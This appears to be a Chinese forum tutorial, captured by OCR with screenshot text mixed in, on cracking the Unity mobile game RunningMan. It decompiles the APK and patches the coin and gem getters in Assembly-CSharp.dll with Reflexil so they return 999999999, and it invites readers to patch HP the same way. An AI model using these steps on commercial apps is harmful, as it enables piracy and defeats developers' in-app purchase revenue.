
以 RunningMan 这款游戏为例来作以下分析：

内购破解部分就不讲了,因为下面将要修改的比内购的要来的痛快
用 ApkIDE 反编译之后 找到 dll 文件 就是上图的那个文件 用.NET Reflector 打开
.NET Reflector 工具的基本使用方法 在论坛里找 Dawn 老湿的 unity 教程
在手机上试玩了下这个游戏 游戏人物居然把女神宋智孝 画的那么抽象 真是太刺激了。。。。


金币-Coin、钻石-Gem、生命-Hp 那么着重修改这三个值吧

金币修改：

按下 F3 搜索,切换到方法搜索




搜到的内容这么多 改哪个呢，容我百度翻译几分钟




红色部分是我现在要修改的 蓝色框选到的应该也是能够修改的 我就只拿红色框选的作修改吧 修改方法是一样的 有兴趣的童鞋也可以把蓝色框选的尝试修改修改~

看 Declaring Type 那列的 暂且理解为游戏数据统计 ,那么综合前面的 get_coins 可以猜测成游戏金币的统计 动手修改试试吧

双击进入, Tools→reflexilv1.6




删掉引用的 ldfld 代码 即第二行
然后修改第一行




看到左边的 get_coins():Int32 这个是 int32 类型的值, 所以 OpCade 对应选择的是 ldc.i4 保留 ret 是为了 从当前方法返回,并将返回值（如果存在）从调用方的计算堆栈推送到被调用方的计算堆栈上。

点击 Upadate 确认修改



保存 Dll 文件用 IDE 编译出来 apk 看看效果


Assembly-CSharp (0.0.0.0)
Assembly-CSharp.dll
回到Dll文件名这里右键鼠标移到Reflexil v1.6
Bookmark Ctrl+K
Copy Ctrl+C
Decompile Space
Analyze Ctrl+R
Reflexil v1.6
Inject class
Inject interface
Inject struct
Inject enum
Inject assembly reference
Inject resource
Save as... 保存dll
Obfuscator search...
Reload
Rename...
Verify
ActiveAnimation
ActivePowerup
AdmobInterstitialBut
AndroidLocalNotifica
AndroidManager
AnimatedAlpha
AnimatedColor
AnimationSoundPlay
AppInfo
AttendancePopup
AudioClipInfo
AudioKeyFrameType
// Module
Architect
Characte
// Module Assembly-CSharp.dll
Version: ee72a523-6e24-4563-996c-616aad533
Location: C:\Users\Administrator\Desktop\工具\ApkIDE\Work\com.gippie.runningmar

蛋痛。。。。。
改掉的是每跑一局都会固定获得 999999999 金币和其他额外金币
好吧,不要在意这些细节 也算是达到金币用不完的目的了。。。

000014
x1
STOP

20
购买
经验已满
升级!!
确认

20
购买
总分:
等级得分加成: 0%
LV. 77
获得金
个
最高纪录:
首页
重新开始

钻石修改：


Search


gem


Member	Declaring Type	Assembly
EndInvoke	Game+OnStageMenuSequenceDelegate	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
ANDROID_NOT_ENOUGH_G...	AndroidManager	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
Gem	InAppData+DataType	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
GemCount	InAppProfile	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
inAppPurchaseFeeGems	InAppManager	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
onGemChanged	PlayerInfo	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
_gemCount	PlayerInfo	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
get_GemCount	PlayerInfo	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
set_GemCount	PlayerInfo	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
GemCount	PlayerInfo	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
GemCount	PlayerInfo+Key	Assembly-CSharp, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null

GemCount 钻石总数

同样的方法进行修改


PlayerInfo.get_GemCount() : Int32
public int get_GemCount()
{
return this._gemCount;
}
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Offset
OpCode
Operand
0 0 ldarg.0
1 1 ldfld System.Int32 PlayerInfo::_gemCount
2 6 ret


PlayerInfo.get_GemCount() : Int32
public int get_GemCount()
{
return this._gemCount;
}
Edit existing instruction
OpCode
ldc.i4
Update
Description
Pushes a supplied value of type int32 onto the evaluation stack as an int32.
Operand type
Int32
Operand
999999999
Dec
Sebastien LEBRETON's Reflexil v1.6
Method definition
Instructions
Variables
Parameters
Exception Handlers
Overrides
Attributes
Custom attributes
Offset
OpCode
Operand
0
0
ldarg.0
1
1
ret



点击 Update 确定修改,保存 dll,在用 IDE 编译出来 测试效果。

999999999
1000000999
购买
选项
退出
R
00
LV.
王牌干大叔
人气礼包
每日礼包
任务
增加Fever时间
增加磁铁时间
增加分数加成时间
增加头盔时间
升级得分等级
变更角色
300 升级
一键满级
超值礼包!!!
开始猛冲
1000
开始同时进入超级奖励
购买
最后冲刺
1000
角色死亡后进入超级奖励
购买
安全头盔
20
购买
开始游戏

钻石也修改好了
那么有兴趣的童鞋可以自己尝试着修改人物的血量 我这里就不操作了 自己练练手吧~
http://pd521.com/thread-59-1-1.html

U3D 游戏逆向分析(伊甸逆向分析)

原软件下载地址：http://ng.d.cn/yidian/

